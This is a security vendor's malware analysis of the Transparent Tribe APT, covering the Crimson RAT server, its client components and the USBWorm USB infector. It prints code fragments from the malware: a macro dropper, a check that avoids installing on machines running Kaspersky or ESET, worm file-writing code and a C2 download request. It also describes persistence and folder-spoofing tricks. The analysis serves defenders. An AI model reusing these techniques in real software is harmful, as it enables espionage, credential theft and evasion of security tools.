Transparent Tribe: Evolution analysis, part 1

securelist.com/transparent-tribe-part-1/98127

Giampaolo Dedola

Background and key findings

Transparent Tribe, also known as PROJECTM and MYTHIC LEOPARD, is a highly prolific group whose activities can be traced as far back as 2013. Proofpoint published a very good article about them in 2016, and since that day, we have kept an eye on the group. We have periodically reported their activities through our APT threat intelligence reports, and subscribers of that service already know that in the last four years, this APT group has never taken time off. They continue to hit their targets, which typically are Indian military and government personnel.

The TTPs have remained consistent over the years, and the group has constantly used certain tools and created new programs for specific campaigns. Their favorite infection vector is malicious documents with an embedded macro, which seem to be generated with a custom builder.

Their main malware is a custom .NET RAT publicly known as Crimson RAT, but over the years, we also have observed the use of other custom .NET malware and a Python-based RAT known as Peppy.

Over the past year, we have seen this group undergo an evolution, stepping up its activities, starting massive infection campaigns, developing new tools and strengthening their focus on Afghanistan.

The summary of our recent investigations will be described in two blogposts. This first publication will cover the following key points:

- We discovered the Crimson Server component, the C2 used by Transparent Tribe for managing infected machines and conducting espionage. This tool confirmed most of our observations on Crimson RAT and helped us to understand the attackers' perspective.
- Transparent Tribe continues to spread Crimson RAT, infecting a large number of victims in multiple countries, mainly India and Afghanistan.
- The USBWorm component is real, and it has been detected on hundreds of systems. This is malware whose existence was already speculated about years ago, but as far as we know, it has never been publicly described.

I will be talking more about the TransparentTribe and its tools on GReAT Ideas. Powered by SAS webinar on August 26, you can register for it here: https://kas.pr/1gk9

Crimson Server

Crimson is the main tool used by Transparent Tribe for their espionage activities. The tool is composed of various components, which are used by the attacker for performing multiple activities on infected machines:

- manage remote filesystems
- upload or download files
- capture screenshots
- perform audio surveillance using microphones
- record video streams from webcam devices
- capture screenshots
- steal files from removable media
- execute arbitrary commands
- record keystrokes
- steal passwords saved in browsers
- spread across systems by infecting removable media

In the course of our analysis, we spotted a .NET file, identified by our products as Crimson RAT, but a closer look revealed that it was something different: a server-side implant used by the attackers to manage the client components.


We found two different server versions, the one being a version that we named "A", compiled in 2017, 2018 and 2019, and including a feature for installing the USBWorm component and executing commands on remote machines. The version that we named "B" was compiled in 2018 and again at the end of 2019. The existence of two versions confirms that this software is still under development and the APT group is working to enhance it.

By analysing the .NET binary, we were able to set up a working environment and communicate with samples previously detected on victims' machines.

Crimson Server version “A”

Main panel

The first window is the main panel, which provides a list of infected machines and shows basic information about the victims’ systems.



Server main panel

Geolocation information is retrieved from a legitimate website using a remote IP address as the input. The URL used by the server is:

http://ip-api.com/xml/<ip>

At the top, there is a toolbar that can be used for managing the server or starting some actions on the selected bot. At the bottom, there is an output console with a list of actions performed by the server in the background. It will display, for example, information about received and sent commands.

The server uses an embedded configuration specified inside a class named “settings”.

Example of embedded configuration

The class contains TCP port values, default file names and installation paths used by each malware component. The server does not include any features to build the other components; they need to be manually placed in specific predefined folders. For example, based on the configuration displayed in the picture above, the “msclient” must be placed in “.\tmps\rfaiwaus.exe”.

```
settings.showError = false;
settings.port = 3928;
settings.aport = 2948;
settings.bport = 1349;
settings.cport = 12839;
settings.dport = 13495;
settings.maindir = "C:\\Clients_Data";
settings.msclient = "rfaiwaus.exe";
settings.msoklogs = "datwcser.exe";
settings.msosystem = "rackosw.exe";
settings.filesLogs = "\\download_logs";
settings.security_app = "hardmia.exe";
settings.usbdriver = "dhramcts.exe";
settings.deleteuser = "nrdwniaw.exe";
settings.audiodll = "NAudio.dll";
settings.chromdll = "System.Data.SQLite.dll";
settings.mozedll = "mozsqlite3.dll";
settings.set_apppath = "\\Dhorma\\";
```

This leads us to conclude that the resulting server file was generated by another builder, which created the executable files, directories and the other files used by the application.

Bot panel

The main features are accessible from the “bot panel”, an interface with twelve tabs, which can be used to manage a remote system and collect information.

Update module

The first tab is used for checking the client configuration, uploading Crimson components and executing these on remote system.

Update modules tab

The Crimson framework is composed of seven client components:

Thin Client -> a tiny version of the RAT used for recognizing the victim. The “thin” client is the most common one; it is usually dropped during the infection process by which Transparent Tribe is distributed and is most commonly found on OSINT resources. It contains a limited number of features and can typically be used to:

- collect information about infected system
- collect screenshots
- manage the remote filesystem
- download and upload files
- get a process list
- kill a process
- execute a file

Main Client -> the full-featured RAT. It can handle all "Thin Client" features, but it can also be used to:

- install the other malware components
- capture webcam images
- eavesdrop using a computer microphone
- send messages to the victim
- execute commands with COMSPEC and receive the output.

USB Driver -> a USB module component designed for stealing files from removable drives attached to infected systems.

USB Worm -> this is the USBWorm component developed for stealing files from removable drives, spread across systems by infecting removable media, and download and execute the "Thin Client" component from a remote Crimson server.

Pass Logger -> a credential stealer, used for stealing credentials stored in the Chrome, Firefox and Opera browsers.

KeyLogger -> this is simple malware used for recording keystrokes.

Remover -> this cannot be pushed using the "Update module tab", but it can be uploaded to an infected machine automatically using the "Delete User" button. Unfortunately, we did not acquire that component and we cannot provide a description of it.


Interestingly, Transparent Tribe tries to circumvent certain vendors' security tools by configuring the Server to prevent installation of some of the malware components, specifically the "USB Driver" and the "Pass Logger", on systems protected with Kaspersky products. They also prevent installation of the "Pass Logger" on systems protected by ESET.

```
case "usbdiv":
    if (!this.infoStr.ToLower().Contains("kaspersky"))
    {
        this.theParent.conecctionLogs(this.uname + " >> Updating Usb Driver", 1, false);
        this.update_by_windows(settings.usbdriver, info[4], "updatu=" + settings.set_usbname + "|" + settings.set_usbpath);
    }
    break;
case "sndps":
    if (!this.infoStr.ToLower().Contains("kaspersky") && !this.infoStr.ToLower().Contains("nod32"))
    {
        this.theParent.conecctionLogs(this.uname + " >> Updating Pass", 1, false);
        this.update_by_windows(settings.msosystem, info[4], "sndps=" + settings.set_passname + "|" + settings.set_passpath);
    }
    break;
```

Snippet of code that prevents installation of certain components on systems protected by Kaspersky products


File Manager & Auto Download tabs

The file manager allows the attacker to explore the remote file system, execute programs, download, upload and delete files.



File manager tab

Most of the buttons are self-explanatory. The most interesting ones are “USB Drive” and “Delete USB”, used for accessing data stolen by the USB Driver and USB Worm components and the “Auto File Download” feature. This feature opens another window, which can also be accessed via the second last tab. It allows the attacker to configure the bot to search files, filter results and upload multiple files.



Auto download tab

Screen and Webcam monitoring tabs

These tabs are used for managing two simple and powerful features. The first one is designed for monitoring the remote screen and checking what the user is doing on their system. The second one can be used for spying on a remote webcam and performing video surveillance. The attacker can retrieve a single screenshot or start a loop that forces the bot to continuously send screenshots to the server, generating a live stream of sorts. The attacker can also configure the RAT component to record the images on the remote system.

Other tabs

The other tabs are used for managing the following features:

- *Audio surveillance*: The malware uses the NAudio library to interact with the microphone and manage the audio stream. The library is stored server-side and pushed to the victim's machine using a special command.
- *Send message*: The attacker can send messages to victims. The bot will display the messages using a standard message box.
- *Keylogger*: Collects keyboard data. The log includes the process name used by the victim, and keystrokes. The attacker can save the data or clear the remote cache.
- *Password Logger*: The malware includes a feature to steal browser credentials. The theft is performed by a specific component that enumerates credentials saved in various browsers. For each entry, it saves the website URL, the username and the password.
- *Process manager*: The attacker can obtain a list of running processes and terminate these by using a specific button.
- *Command execution*: This tab allows the attacker to execute arbitrary commands on the remote machine.

Crimson Server version "B"


The other version is quite similar to the previous one. Most noticeably, in this "B" version, the graphical user interface is different.

Main toolbar version B

"Update USB Worm" is missing from the Update Bot tab, which means that the USB Worm feature is not available in these versions.

Update modules tab, version B


This version does not include the check that prevents installation of certain components on systems protected with Kaspersky products, and the Command execution tab is missing. At the same position, we find a different tab, used for saving comments about the infected machine.



Notes

USBWorm

Last January, we started investigating an ongoing campaign launched by Transparent Tribe to distribute the Crimson malware. The attacks started with malicious Microsoft Office documents, which were sent to victims using spear-phishing emails.



Tel: 011-23017325

Government of India
Ministory of Defence Cyber
Security Group 'A' Block Room
No 2 & 4 New Dehli

THREAT TO VITAL INSTALLATIONS AND ECNOMIC HUBS

1.Central security agencies have reported that reliable inputs are available that Pak based anti-India agencies have prepared a blue print to hack / exploit computer / cyber systems in India and are implementing the same towards exploring capabilities immediately.


2. This new strategy aims to concentrate efforts toward disrupting important Indian economic hubs and vital installations, through cyber attacks and disrupting computer systems as an alternative to trans-border terrorism. Such attacks, especially on our power, transport, financial and energy related systems, could potentially harm economic activities in the country and cause large-scale disruption in affected areas / sectors.

3.Keeping in view of the prevailing security scenario in the country, it is urged to urgently Review and strengthen the vital installations and critical infrastructure of cyber / computer and physical security

4. The matter may be accorded top priority

Decoy document used in an attack against Indian entities

The documents typically have malicious VBA code embedded, and sometimes protected with a password, configured to drop an encoded ZIP file which contains a malicious payload.



User form with encoded payloads

The macro drops the ZIP file into a new directory created under %ALLUSERPROFILE% and extracts the archive contents at the same location. The directory name can be different, depending on the sample:

- %ALLUSERSPROFILE%\Media-List\tbvrarthsa.zip
- %ALLUSERSPROFILE%\Media-List\tbvrarthsa.exe

```
Sub userNaveLoadr()
    Dim path_Nave_file As String
    Dim file_Nave_name  As String
    Dim zip_Nave_file  As Variant
    Dim fldr_Nave_name  As Variant
    Dim byt() As Byte
    Dim ar1Nave() As String

    file_Nave_name = "tbvrarthsa"
    fldr_Nave_name = Environ$("ALLUSERSPROFILE") & "\Media-List\"

    If Dir(fldr_Nave_name, vbDirectory) = "" Then
        MkDir (fldr_Nave_name)
    End If

    zip_Nave_file = fldr_Nave_name & file_Nave_name & ".zip"
    path_Nave_file = fldr_Nave_name & file_Nave_name & ".exe"

    If InStr(Application.OperatingSystem, "6.02") > 0 Or InStr(Application.OperatingSystem, "6.03") > 0 Then
        ar1Nave = Split(UserForm.TextBox2.Text, "-")
    Else
        ar1Nave = Split(UserForm.TextBox1.Text, "-")
    End If

    Dim btsNave() As Byte
    Dim linNave As Double
    linNave = 0

    For Each vl In ar1Nave
```

Snippet of VBA code

The executable file is the Crimson “Thin Client”, which allows the attacker to gain basic information about the infected machine, collect screenshots, manipulate the file system and download or upload arbitrary files.

During our analysis, we noticed an interesting sample connected to a Crimson C2 server. This sample was related to multiple detections, all of these having different file names and most of them generated from removable devices.

One of the file path name combinations observed was ‘C:\ProgramData\Dacr\macrse.exe’, also configured in a Crimson “Main Client” sample and used for saving the payload received from the C2 when invoking the *usbwrm* command.

```
        break;
    case "dadolrpis$updatu":
    case "dadolrpis$usbwrm":
        if (!Directory.Exists(COENF.dadolrpisusbPath()))
        {
            Directory.CreateDirectory(COENF.dadolrpisusbPath());
        }
        if (array != null)
        {
            Process[] processesByName2 = Process.GetProcessesByName(COENF.dadolrpisusbApp);
            if (processesByName2.Length == 1)
            {
                this.dadolrpisbreak_process(processesByName2[0].Id, COENF.dadolrpisusbApp);
                Thread.Sleep(300);
            }
            File.WriteAllBytes(COENF.dadolrpisusbPath() + COENF.dadolrpisusbApp + ".exe", "dadolrpis".Split(new char[]
            {
                '|'
            })[0], array);
        }
        break;
public static string dadolrpisusbPath()
{
    return Environment.GetFolderPath(Environment.SpecialFolder.CommonApplicationData) + COENF.dadolrpisflshPath;
}
COENF.dadolrpisflshPath = "\\Dacr\\|dadolrpis".Split(new char[]
COENF.dadolrpisusbApp = "macrse|dadolrpis".Split(new char[]
```

USBWorm file construction function

We concluded that this sample was the USBWorm component mentioned by Proofpoint in its analysis of the malware.

Based on previous research, we knew that this RAT was able to deploy a module to infect USB devices, but as far as we know, it had never been publicly described.

USB Worm description

Our analysis has revealed that USBWorm is much more than a USB infector. In fact, it can be used by the attacker to:

- download and execute the Crimson “Thin Client”
- infect removable devices with a copy of USBWorm itself
- steal files of interest from removable devices (i.e. USB Stealer)

By default, the program behaves as a downloader, infector and USB stealer. Usually, the component is installed by the Crimson “Main Client”, and when started, it checks if its execution path is the one specified in the embedded configuration and if the system is already infected with a Crimson client component. If these conditions are met, it will start to monitor removable media, and for each of these, the malware will try to infect the device and steal files of interest.

The infection procedure lists all directories. Then, for each directory, it creates a copy of itself in the drive root directory using the same directory name and changing the directory attribute to “hidden”. This results in all the actual directories being hidden and replaced

with a copy of the malware using the same directory name.

Moreover, USBWorm uses an icon that mimics a Windows directory, tricking the user into executing the malware when trying to access a directory.

USBWorm icon

This simple trick works very well on default Microsoft Windows installations, where file extensions are hidden and hidden files are not visible. The victim will execute the worm every time he tries to access a directory. Moreover, the malware does not delete the real directories and executes "explorer.exe" when started, providing the hidden directory path as argument. The command will open the Explorer window as expected by the user.

The data theft procedure lists all files stored on the device and copies those with an extension matching a predefined list:

File extensions of interest: .pdf, .doc, .docx, .xls, .xlsx, .ppt, .pptx, .pps, .ppsx, .txt

If the file is of interest, i.e. if the file extension is on the predefined list, the procedure checks if a file with the same name already has been stolen. The malware has a text file with a list of stolen files, which is stored in the malware directory under a name specified in the embedded configuration.

Of course, this approach is a little buggy, because if the worm finds two different files with the same name, it will steal only the first one. Anyway, if the file is of interest and is not on the list of stolen files, it will be copied from the USB to a local directory usually named "data" or "udata", although the name could be different.

If the worm is executed from removable media, the behavior is different. In this case, it will check if the "Thin Client" or the "Main Client" is running on the system. If the system is not infected, it will connect to a remote Crimson Server and try to use a specific "USBW" command to download and execute the "Thin Client" component.

```
this.qurarisosysAvs = qurarisoSETPS.qurarisoloadAV();
this.qurarisoloaddata(null, string.Concat(new string[]
{
    qurarisoSETPS.qurarisodowcmd,
    "=USBW | ",
    Environment.UserName,
    " | ",
    Environment.MachineName,
    " | ",
    qurarisoSETPS.qurarisoOsname(),
    " | ",
    this.qurarisosysAvs
}));
byte[] array = new byte[5];
this.qurarisobytRead = this.qurarisoustream.Read(array, 0, 5);
```


Snippet of code used to build USBW request

The persistence is guaranteed by a method that is called when the program is closing. It checks if the malware directory exists as specified in an embedded configuration and then copies the malware executable inside it. It also creates a registry key under "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" to execute the worm automatically.

USB Worm distribution


During our investigation, we found around two hundred distinct samples related to Transparent Tribe Crimson components. We used the Kaspersky Security Network (KSN) to collect some statistics about the victims.

Considering all components detected between June 2019 and June 2020, we found more than one thousand distinct victims distributed across twenty-seven countries.



